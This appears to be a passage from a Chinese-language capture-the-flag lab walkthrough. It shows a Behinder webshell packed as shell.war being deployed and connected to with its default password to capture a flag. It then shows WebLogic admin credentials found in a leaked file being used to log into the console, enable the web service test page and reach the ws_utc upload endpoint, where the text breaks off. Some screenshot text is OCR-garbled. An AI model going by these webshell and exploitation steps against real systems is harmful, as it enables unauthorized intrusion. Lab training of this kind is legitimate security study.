
进入 `C:\Users\Administrator\Desktop\工具\shell\Behinder_v3.0_Beta_11.t001s\server` 目录，将 `shell.jsp` 文件进行压缩：




重命名 `shell.zip` 文件为 `shell.war`




该 shell.war 进行上传:




点击 Deploy 进行上传:




上传成功：



冰蝎工具设置代理：




代理信息如下，设置完成后点击保存：




新增shell，shell信息如下：

URL : http://192.168.2.50:8080/shell/shell.jsp


密码 : rebeyond



点击 保存 后双击新增的URL，显示 已连接 后点击 虚拟终端，执行命令给查看权限：



冰蝎工具中进入 文件管理，发现flag：



flag{76D4-523B-9B4E-CF39-262F-3791-28C1-93B8}

阶段四：Service02主机渗透


任务9：敏感信息泄漏（T1005 - 从本地系统收集敏感数据）

本场景的第9个任务是目标主机信息收集，发现敏感文件。


信息收集是指通过各种方式获取所需要的信息。信息收集是信息得以利用的第一步，也是关键的一步。信息收集工作的好坏，直接关系到整个信息管理工作的质量。

该任务可以通过以下操作完成。

发现敏感文件：




双击该文件发现敏感信息：




之前的扫描结果中存在另外一台存活主机，尝试访问WebLogic默认后台：

<http://192.168.2.100:7001/console>



成功发现后台，尝试使用敏感信息weblogic/saining123456登录：



登录成功，将其余标签页关闭：



发现webLogic server 版本为 12.2.1.3.0，可能存在漏洞：




任务10：文件上传漏洞利用（T1203 - 利用客户端漏洞获取执行权限）

本场景的第10个任务是利用文件上传漏洞获取目标主机权限。

WebLogic是美国Oracle公司出品的一个application server，确切的说是一个基于JAVAE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式web应用、网络应用和数据库应用的Java应用服务器。将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

该任务可以通过以下操作完成。

点击base_domain：



The screenshot displays the Oracle WebLogic Server Management Console interface. On the left, the '域结构' (Domain Structure) tree is visible, with 'base_domain' highlighted and a red arrow pointing to it. The main content area shows the 'base_domain' configuration page. The '配置' (Configuration) tab is selected, and the '一般信息' (General Information) sub-tab is active. The configuration details include:

- 名称:** base_domain (This WebLogic Server domain's name.)
- ☐ **启用管理端口:** 指定是否应该启用此 WebLogic 域管理端口。因为管理端口使用管理端口需要此域中的所有服务器都支持 SSL。 [更多信息...](#)
- 管理端口:** 9002 (此 WebLogic Server 域的通用安全端口 (需要启用管理端口。)) [更多信息...](#)
- ☐ **生产模式:** 指定此域中的所有服务器是否都运行。 [更多信息...](#)
- ☐ **启用 Exalogic 优化:** 指定是否应该启用 Oracle Exalogic 优化。

展开高级：

名称: Dase_oomain

☐ 启用管理端口

管理端口: 9002

☐ 生产模式

☐ 启用 Exalogic 优化

☐ 启用集群约束条件

☐ 对内部应用程序启用按需部署

高级

保存

勾选下方的启用web服务测试页:

专用于控制台交互的最小线程数: 101

控制台 SSO 注销 URL:

控制台扩展目录: console-ext

☒ 启用 Web 服务测试页

管理协议: t3s

配置审计类型: 无

点击最下方的保存:

生命周期管理远程口令:

确认口令:

调用超时 (秒): 0


站点名:

分区 URI 前缀: /partitions


保存

保存后打开新的标签页访问


`http://192.168.2.100:7001/ws_utc/config.do`, 若显示较慢可利用任务6结尾的方法重启代理服务端, 代理隧道重建后再刷新查看:



